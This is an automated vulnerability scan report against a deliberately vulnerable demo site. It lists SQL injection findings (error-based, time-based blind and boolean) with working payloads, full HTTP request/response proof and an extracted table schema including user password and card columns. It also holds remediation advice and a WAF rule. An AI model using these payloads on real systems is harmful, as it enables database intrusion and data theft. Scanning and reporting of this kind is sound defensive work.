Rapplex | Scan Report

02/14/2024 22:24:35
Duration: 27m 48s

http://testphp.vulnweb.com/

Crawl & Attack

Link Depth	5
Only Same Origin	true
Parent Path	disabled
Sub domains	do not crawl
Preferred Mobile Version	not set
Maximum pages	500
Maximum files per folder	30
Maximum attack to recurring parameters	5
Authentication	not enabled

Connection Handling


Number of HTTP requests per second	unlimited
When connection fails	AutoRetry 3 times

Security Checks

```
Q = Query String
P = Post
H = Header
C = Cookie
U = Url
R = Url Rewrite
E = Extra Parameter
```

Engine	Q	P	H	C	U	R	E
Backup Files	[ ]	[ ]	[ ]	[ ]	[X]	[ ]	[ ]
CORS Tests	[ ]	[ ]	[X]	[ ]	[ ]	[ ]	[ ]
DOM based XSS	[ ]	[ ]	[ ]	[ ]	[X]	[ ]	[ ]
File Upload	[ ]	[X]	[ ]	[ ]	[ ]	[ ]	[ ]
Open Redirect	[X]	[X]	[ ]	[ ]	[ ]	[X]	[ ]
Short (8.3) Files	[ ]	[ ]	[ ]	[ ]	[X]	[ ]	[ ]
Command Injection	[X]	[X]	[ ]	[ ]	[ ]	[X]	[ ]
Header Injection	[X]	[X]	[ ]	[ ]	[ ]	[X]	[ ]
File Inclusion	[X]	[X]	[ ]	[ ]	[ ]	[X]	[ ]
Code Injection	[X]	[X]	[ ]	[ ]	[ ]	[X]	[ ]
SQL Injection	[X]	[X]	[ ]	[ ]	[ ]	[X]	[ ]
HTML Injection	[X]	[X]	[ ]	[ ]	[ ]	[X]	[X]

Vulnerabilities



Critical
High

It is possible for an intruder to penetrate and compromise the system fully and/or gain access to highly sensitive system information. This in turn could lead to theft or loss of private and sensitive data.

Medium

An intruder can gain access to system information that could lead to more specific attacks and possibly a full system compromise. This in turn could lead to theft or loss of private and sensitive data.

Low

An intruder can gain access to system information that can aid and lead to more specific attacks resulting in the theft or loss of private and sensitive data.

Information

All entries at this level simply provide additional information to that already available about the tested system. It doesn't imply that the system is vulnerable or not.

Table of Contents

SQL Injection

CRITICAL

PCI 3.2-6.5.1, OWASP 2013-A1, CWE 89, WASC 19

SQL Injection is an attack technique used to exploit applications that construct SQL statements from user-supplied input. When successful, the attacker is able to change the logic of SQL statements executed against the database.

With a successful attack, an attacker can gain:

- **Unauthorized access to an application**: An attacker can successfully bypass an application's authentication mechanism to have illegitimate access to it.
- **Information disclosure**: A SQL injection attack could lead to a complete data leakage from the database server.
- **Loss of data availability**: An attacker can delete records from the database server.
- **Compromised data integrity**: As SQL statements are also used to modify or add the record, an attacker can use SQL injection to modify or add data stored in a database. This would lead to compromised data integrity.

Remediation

- Whitelisting is the best practice to validate input against blacklisting whenever it is practicable.
- Do not create SQL queries with string concatenation. Instead use prepared statements or stored procedures.

References

- SQL Injection
- SQL Injection Prevention Cheat Sheet
- Improper Neutralization of Special Elements used in an SQL Command
- CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

/listproducts.php?artist=1

Name	artist
Type	QueryString
Payload	1 AND GTID_SUBSET(CONCAT(0x3a,0x35714C314E6A33633731306E),6148)

Request | Response | Proof | WAF

Back to top

```
GET /listproducts.php?artist=1%20AND%20GTID_SUBSET(CONCAT(0x3a%
2c0x35714C314E6A33633731306E)%2c6148) HTTP/1.1
Cache-Control: no-cache
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Accept-Language: en-us,en;q=0.5
Cookie: login=test%2Ftest
Accept: text/xml,application/xml,application/xhtml+xml,text/htm
l;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/536.5 (KHT
ML, like Gecko) Chrome/19.0.1084.56 Safari/536.5
Referer: http://testphp.vulnweb.com/artists.php?artist=1
Host: testphp.vulnweb.com
```

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:33:34 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


...
eBeginEditable name="content_rgn" -->
<div id="content">
        Error: Malformed GTID set specification ':5qL1Nj3c710
n'.
Warning: mysql_fetch_array() expects parameter 1 to be resourc
e, boolean given in /hj/var/www/lis
...
```

/listproducts.php?cat=1

Name: cat

Type: QueryString

Payload: 1 AND GTID_SUBSET(CONCAT(0x3a,0x35714C314E6A33633731306E),6148)

Request | Response | Proof | WAF

Back to top

Tables

```
artists (artist_id,aname,adesc)
carts (cart_id,price,item)
categ (cat_id,cname,cdesc)
featured (pic_id,feature_text)
guestbook (sender,mesaj,senttime)
pictures (pic_id,pshort,plong,price,cat_id,a_id,title,img)
products (id,name,rewritename,description,price)
users (uname,pass,cc,address,email,name,phone,cart)
```

/secured/newuser.php

Name: uuname

Type: Post

Payload: rx' and 6=3 or 1=1-EXTRACTVALUE(rand(),CONCAT(0x3a,0x35714C314E6A33633731306E)) or '1'='

Request | Response | Proof | WAF

Back to top

TR7

This rule can be imported with TR7 dashboard.

```
Etkinlik durumu: Devrede
Açıklama: 40b25234 - Rapplex Ruleset
Regex: rx'\ and\ 6=3\ or\ 1=1-EXTRACTVALUE\(rand\(\),CONCAT\(0x3a,0x35714C314E6A33633731306E\)\)\ or\ '1'='
Risk ölçeği: Kritik

Saldırı alanı;
- Path
- Query
- Header
- From
- JSON
- XML
- RAW
```

/userinfo.php

Name: uemail

Type: Post

Payload: email@email.com' and 6=3 or 1=1-EXTRACTVALUE(rand(),CONCAT(0x3a,0x35714C314E6A33633731306E)) or '1'='

Request | Response | Proof | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:44:22 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8

Unable to update user information: XPATH syntax error: ':5qL1Nj3c710n'
```

/userinfo.php

Name: urname

Type: Post

Payload: Sunil' and 6=3 or 1=1-EXTRACTVALUE(rand(),CONCAT(0x3a,0x35714C314E6A33633731306E)) or '1'='

Request | Response | Proof | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:44:22 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8

Unable to update user information: XPATH syntax error: ':5qL1Nj3c710n'
```

/userinfo.php

Name: uaddress

Type: Post

Payload: 21 street,washinton"OR 1=1)) AND IFNULL(ASCII(SUBSTRING((SELECT @@VERSION),1,1)),0)<255-- ' and 6=3 or 1=1-EXTRACTVALUE(rand(),CONCAT(0x3a,0x35714C314E6A33633731306E)) or '1'='

Request | Response | Proof | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:44:53 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8

Unable to update user information: XPATH syntax error: ':5qL1Nj3c710n'
```

/userinfo.php

Name: uphone

Type: Post

Payload: 2323345' and 6=3 or 1=1-EXTRACTVALUE(rand(),CONCAT(0x3a,0x35714C314E6A33633731306E)) or '1'='

Request | Response | Proof | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:44:53 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8

Unable to update user information: XPATH syntax error: ':5qL1Nj3c710n'
```

/userinfo.php

Name: ucc

Type: Post

Payload: 1234-5678-2300-9000' and 6=3 or 1=1-EXTRACTVALUE(rand(),CONCAT(0x3a,0x35714C314E6A33633731306E)) or '1'='

Request | Response | Proof | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:45:02 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8

Unable to update user information: XPATH syntax error: ':5qL1Nj3c710n'
```

SQL Injection (Blind)

CRITICAL

PCI 3.2-6.5.1, OWASP 2013-A1, CWE 89, WASC 19

SQL Injection is an attack technique used to exploit applications that construct SQL statements from user-supplied input. When successful, the attacker is able to change the logic of SQL statements executed against the database.

With a successful attack, an attacker can gain:

- **Unauthorized access to an application**: An attacker can successfully bypass an application's authentication mechanism to have illegitimate access to it.
- **Information disclosure**: A SQL injection attack could lead to a complete data leakage from the database server.
- **Loss of data availability**: An attacker can delete records from the database server.
- **Compromised data integrity**: As SQL statements are also used to modify or add the record, an attacker can use SQL injection to modify or add data stored in a database. This would lead to compromised data integrity.

Remediation

- Whitelisting is the best practice to validate input against blacklisting whenever it is practicable.
- Do not create SQL queries with string concatenation. Instead use prepared statements or stored procedures.

References

- SQL Injection
- SQL Injection Prevention Cheat Sheet
- Improper Neutralization of Special Elements used in an SQL Command
- CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

/AJAX/infoartist.php?id=1

Name	id
Type	QueryString
Payload	((SELECT 1 FROM (SELECT SLEEP(3))A))/*'XOR(((SELECT 1 FROM (SELECT SLEEP(3))A)))OR'|"XOR(((SELECT 1 FROM (SELECT SLEEP(3))A)))OR"*/

Request | Response | WAF

Back to top

Average Response Time (ms): 300 **Attack Response Time (ms):** 3459

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:30:34 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Type: text/xml;charset=UTF-8

<iteminfo><name>r4w8173</name><description>&lt;p&gt;
Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.
    Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis
    nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero.
    Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo.
    Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a
    mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad
    litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus.
    Mauris magna eros, semper a, tempor et, rutrum et, tortor.
&lt;/p&gt;
&lt;p&gt;
Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.
    Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis
    nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero.
    Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo.
    Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a
    mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad
    litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus.
    Mauris magna eros, semper a, tempor et, rutrum et, tortor.
&lt;/p&gt;</description></iteminfo>
```

/AJAX/infocateg.php?id=1

Name: id

Type: QueryString

Payload: ((SELECT 1 FROM (SELECT SLEEP(3))A))/*'XOR(((SELECT 1 FROM (SELECT SLEEP(3))A)))OR'|"XOR(((SELECT 1 FROM (SELECT SLEEP(3))A)))OR"*/

Request | Response | WAF

Back to top

Average Response Time (ms): 302 **Attack Response Time (ms):** 3262

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:31:00 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Type: text/xml;charset=UTF-8

<iteminfo><name>Posters</name><description>Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.
    Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis
    nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero.
    Cras venenati</description></iteminfo>
```

/AJAX/infotitle.php

Name: id

Type: Post

Payload: ((SELECT 1 FROM (SELECT SLEEP(3))A))/*'XOR(((SELECT 1 FROM (SELECT SLEEP(3))A)))OR'|"XOR(((SELECT 1 FROM (SELECT SLEEP(3))A)))OR"*/

Request | Response | WAF

Back to top

Average Response Time (ms): 291 **Attack Response Time (ms):** 3221

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:30:35 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Type: text/xml;charset=UTF-8

<iteminfo><name>The shore</name><description>Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.
Sed aliquam sem ut arcu.</description><description>&lt;p&gt;
This picture is an 53 cm x 12 cm masterpiece.
&lt;/p&gt;
&lt;p&gt;
This text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own in
formation.This text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting y
our own information.This text is not meant to be read. This is being used as a place holder. Please feel free to change this by i
nserting your own information.This text is not meant to be read. This is being used as a place holder. Please feel free to change
this by inserting your own information.
&lt;/p&gt;</description><description>price: 500</description><picture>./pictures/1.jpg</picture></iteminfo>
```

/cart.php

Name: addcart

Type: Post

Payload: ((SELECT 1 FROM (SELECT SLEEP(3))A))/*'XOR(((SELECT 1 FROM (SELECT SLEEP(3))A)))OR'|"XOR(((SELECT 1 FROM (SELECT SLEEP(3))A)))OR"*/

Request | Response | WAF

Back to top

Average Response Time (ms): 247 **Attack Response Time (ms):** 3441

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:38:19 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8

...
<td><a href='artists.php?artist=1'>r4w8173</a></td><td><a href='listproducts.php?cat=1'>Posters</a></td><td>$500</td><td><a href
='cart.php?del=1'>delete</a></td></tr><tr><td>1</td><td>The shore</td><td><a href='artists.php?artist=1'>r4w8173</a></td><td><a h
ref='listproducts.php?cat=1'>Posters</a></td><td>$500</td><td><a href='cart.php?del=1'>delete</a></td></tr><tr><td>2</td><td>Mist
ery</td><td><a href='artists.php?artist=1'>r4w8173</a></td><td><a href='listproducts.php?cat=1'>Posters</a></td><t
...
```

/listproducts.php?artist=1

Name: artist

Type: QueryString

Payload: ((SELECT 1 FROM (SELECT SLEEP(3))A))/*'XOR(((SELECT 1 FROM (SELECT SLEEP(3))A)))OR'|"XOR(((SELECT 1 FROM (SELECT SLEEP(3))A)))OR"*/

Request | Response | WAF

Back to top

Average Response Time (ms): 264 **Attack Response Time (ms):** 3222

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:36:33 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8

...
k="window.open('./comment.php?pid=3','comment','width=500,height=400')">comment on this picture</a></p></div><div class='story'><
a href='product.php?pic=4'><h3>Walking</h3></a><p><a href='showimage.php?file=./pictures/4.jpg' target='_blank'><img style='curso
r:pointer' border='0' align='left' src='showimage.php?file=./pictures/4.jpg&size=160' width='160' height='100'></a>Lorem ipsum do
lor sit amet, consectetuer adipiscing elit. Donec molestie.
Sed aliquam sem ut arcu. Phasellus sollicitudin.
</p>
...
```

/listproducts.php?cat=1

Name: cat

Type: QueryString

Payload: ((SELECT 1 FROM (SELECT SLEEP(3))A))/*'XOR(((SELECT 1 FROM (SELECT SLEEP(3))A)))OR'|"XOR(((SELECT 1 FROM (SELECT SLEEP(3))A)))OR"*/

Request | Response | WAF

Back to top

Average Response Time (ms): 256 **Attack Response Time (ms):** 3224

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:29:40 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8

...
rtists.php?artist=1'>r4w8173</a></p><p><a href='#' onClick="window.open('./comment.php?pid=3','comment','width=500,height=400')">
comment on this picture</a></p></div><div class='story'><a href='product.php?pic=4'><h3>Walking</h3></a><p><a href='showimage.ph
p?file=./pictures/4.jpg' target='_blank'><img style='cursor:pointer' border='0' align='left' src='showimage.php?file=./pictures/
4.jpg&size=160' width='160' height='100'></a>Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molest
...
```

/search.php?test=query

Name	test
Type	QueryString
Payload	((SELECT 1 FROM (SELECT SLEEP(3))A))/*'XOR(((SELECT 1 FROM (SELECT SLEEP(3))A)))OR'|"XOR(((SELECT 1 FROM (SELECT SLEEP(3))A)))OR"*/

Request | Response | WAF

Back to top

Average Response Time (ms): 274 **Attack Response Time (ms):** 3233

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:28:22 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8

...
td>
        </tr></table>
  </div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
        </div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
  <div id="search">
    <form action="search.php?test=query" method="post">
      <label>search art</label>
      <input name="searchFor" type="text" size="10">
      <input name="goButton" type="submit" value="go">
    </form>
  </div>
  <div id="sectionLinks">
...
```

/secured/newuser.php

Name: uuname

Type: Post

Payload: ((SELECT 1 FROM (SELECT SLEEP(3))A))/*'XOR(((SELECT 1 FROM (SELECT SLEEP(3))A)))OR'|"XOR(((SELECT 1 FROM (SELECT SLEEP(3))A)))OR"*/

Request | Response | WAF

Back to top

Average Response Time (ms): 245 **Attack Response Time (ms):** 3226

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:35:34 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
        <p>Error: the username ((SELECT 1 FROM (SELECT SLEEP(3))A))/*'XOR(((SELECT 1 FROM (SELECT SLEEP(3))A)))OR'|"XOR(((SELECT
1 FROM (SELECT SLEEP(3))A)))OR"*/ allready exist, please press back and choose another one!</p></div>
</body>
</html>
```

/userinfo.php

Name: uname

Type: Post

Payload: ((SELECT 1 FROM (SELECT SLEEP(3))A))/*'XOR(((SELECT 1 FROM (SELECT SLEEP(3))A)))OR'|"XOR(((SELECT 1 FROM (SELECT SLEEP(3))A)))OR"*/

Request | Response | WAF

Back to top

Average Response Time (ms): 258 **Attack Response Time (ms):** 3226

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:30:26 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Set-Cookie: login=test%2Ftest
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8

...
 card number:</td><td><input type="text" value="1234-5678-2300-9000" name="ucc" style="width:200px"></td></tr>
                                    <tr><td valign="top">E-Mail:</td><td><input type="text" value="email@email.com" name="uem
ail" style="width:200px"></td></tr>
                                    <tr><td valign="top">Phone number:</td><td><input type="text" value="2323345" name="uphon
e" style="width:200px"></td></tr>
                                    <tr><td valign="top">Address:</td><td><textarea wrap="soft" name="uaddress" rows="5" styl
e="width:200px">21 street,washinton</
...
```

/userinfo.php

Name: pass

Type: Post

Payload: ((SELECT 1 FROM (SELECT SLEEP(3))A))/*'XOR(((SELECT 1 FROM (SELECT SLEEP(3))A)))OR'|"XOR(((SELECT 1 FROM (SELECT SLEEP(3))A)))OR"*/

Request | Response | WAF

Back to top

Average Response Time (ms): 258 **Attack Response Time (ms):** 3220

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:30:39 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Set-Cookie: login=test%2Ftest
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8

...
-5678-2300-9000" name="ucc" style="width:200px"></td></tr>
                                    <tr><td valign="top">E-Mail:</td><td><input type="text" value="email@email.com" name="uem
ail" style="width:200px"></td></tr>
                                    <tr><td valign="top">Phone number:</td><td><input type="text" value="2323345" name="uphon
e" style="width:200px"></td></tr>
                                    <tr><td valign="top">Address:</td><td><textarea wrap="soft" name="uaddress" rows="5" styl
e="width:200px">21 street,washinton"OR 1=1)) AND IFNULL(ASCII(SUBSTRING((SELECT @@VERSION
...
```

SQL Injection (Boolean)

CRITICAL

PCI 3.2-6.5.1, OWASP 2013-A1, CWE 89, WASC 19

SQL Injection is an attack technique used to exploit applications that construct SQL statements from user-supplied input. When successful, the attacker is able to change the logic of SQL statements executed against the database.

With a successful attack, an attacker can gain:

- **Unauthorized access to an application**: An attacker can successfully bypass an application's authentication mechanism to have illegitimate access to it.
- **Information disclosure**: A SQL injection attack could lead to a complete data leakage from the database server.
- **Loss of data availability**: An attacker can delete records from the database server.
- **Compromised data integrity**: As SQL statements are also used to modify or add the record, an attacker can use SQL injection to modify or add data stored in a database. This would lead to compromised data integrity.

Remediation

- Whitelisting is the best practice to validate input against blacklisting whenever it is practicable.
- Do not create SQL queries with string concatenation. Instead use prepared statements or stored procedures.

References

- SQL Injection
- SQL Injection Prevention Cheat Sheet
- Improper Neutralization of Special Elements used in an SQL Command
- CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

/AJAX/infoartist.php?id=1

Name	id
Type	QueryString
Payload	1 AND 1=1

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:28:57 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Type: text/xml;charset=UTF-8

<iteminfo><name>r4w8173</name><description>&lt;p&gt;
Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.
    Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis
    nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero.
    Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo.
    Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a
    mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad
    litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus.
    Mauris magna eros, semper a, tempor et, rutrum et, tortor.
&lt;/p&gt;
&lt;p&gt;
Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.
    Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis
    nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero.
    Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo.
    Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a
    mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad
    litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus.
    Mauris magna eros, semper a, tempor et, rutrum et, tortor.
&lt;/p&gt;</description></iteminfo>
```

/AJAX/infocateg.php?id=1

Name: id

Type: QueryString

Payload: 1 AND 1=1

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:29:20 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Type: text/xml;charset=UTF-8

<iteminfo><name>Posters</name><description>Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.
    Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis
    nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero.
    Cras venenati</description></iteminfo>
```

/AJAX/infotitle.php

Name: id

Type: Post

Payload: 1 AND 1=1

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:29:07 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Type: text/xml;charset=UTF-8

<iteminfo><name>The shore</name><description>Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.
Sed aliquam sem ut arcu.</description><description>&lt;p&gt;
This picture is an 53 cm x 12 cm masterpiece.
&lt;/p&gt;
&lt;p&gt;
This text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own in
formation.This text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting y
our own information.This text is not meant to be read. This is being used as a place holder. Please feel free to change this by i
nserting your own information.This text is not meant to be read. This is being used as a place holder. Please feel free to change
this by inserting your own information.
&lt;/p&gt;</description><description>price: 500</description><picture>./pictures/1.jpg</picture></iteminfo>
```

/artists.php?artist=1

Name: artist

Type: QueryString

Payload: 1 AND 1=1

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:27:48 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8

...
quam lacus.
    Mauris magna eros, semper a, tempor et, rutrum et, tortor.
</p>
<p>
Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.
    Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis
    nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero.
    Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo.
    Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a
    mauris vulputate
...
```

/listproducts.php?artist=1

Name: artist

Type: QueryString

Payload: 1 AND 1=1

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:34:36 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8

...
k="window.open('./comment.php?pid=3','comment','width=500,height=400')">comment on this picture</a></p></div><div class='story'><
a href='product.php?pic=4'><h3>Walking</h3></a><p><a href='showimage.php?file=./pictures/4.jpg' target='_blank'><img style='curso
r:pointer' border='0' align='left' src='showimage.php?file=./pictures/4.jpg&size=160' width='160' height='100'></a>Lorem ipsum do
lor sit amet, consectetuer adipiscing elit. Donec molestie.
Sed aliquam sem ut arcu. Phasellus sollicitudin.
</p>
...
```

/listproducts.php?cat=1

Name: cat

Type: QueryString

Payload: 1 AND 1=1

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:27:52 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8

...
artists.php?artist=1'>r4w8173</a></p><p><a href='#' onClick="window.open('./comment.php?pid=3','comment','width=500,height=40
0')">comment on this picture</a></p></div><div class='story'><a href='product.php?pic=4'><h3>Walking</h3></a><p><a href='showimag
e.php?file=./pictures/4.jpg' target='_blank'><img style='cursor:pointer' border='0' align='left' src='showimage.php?file=./pictur
es/4.jpg&size=160' width='160' height='100'></a>Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec moles
...
```

/Mod_Rewrite_Shop/BuyProduct-2/

Name: UrlRewrite

Type: UrlRewrite

Payload: -1 OR 1=1 OR 2=2

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:34:05 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8

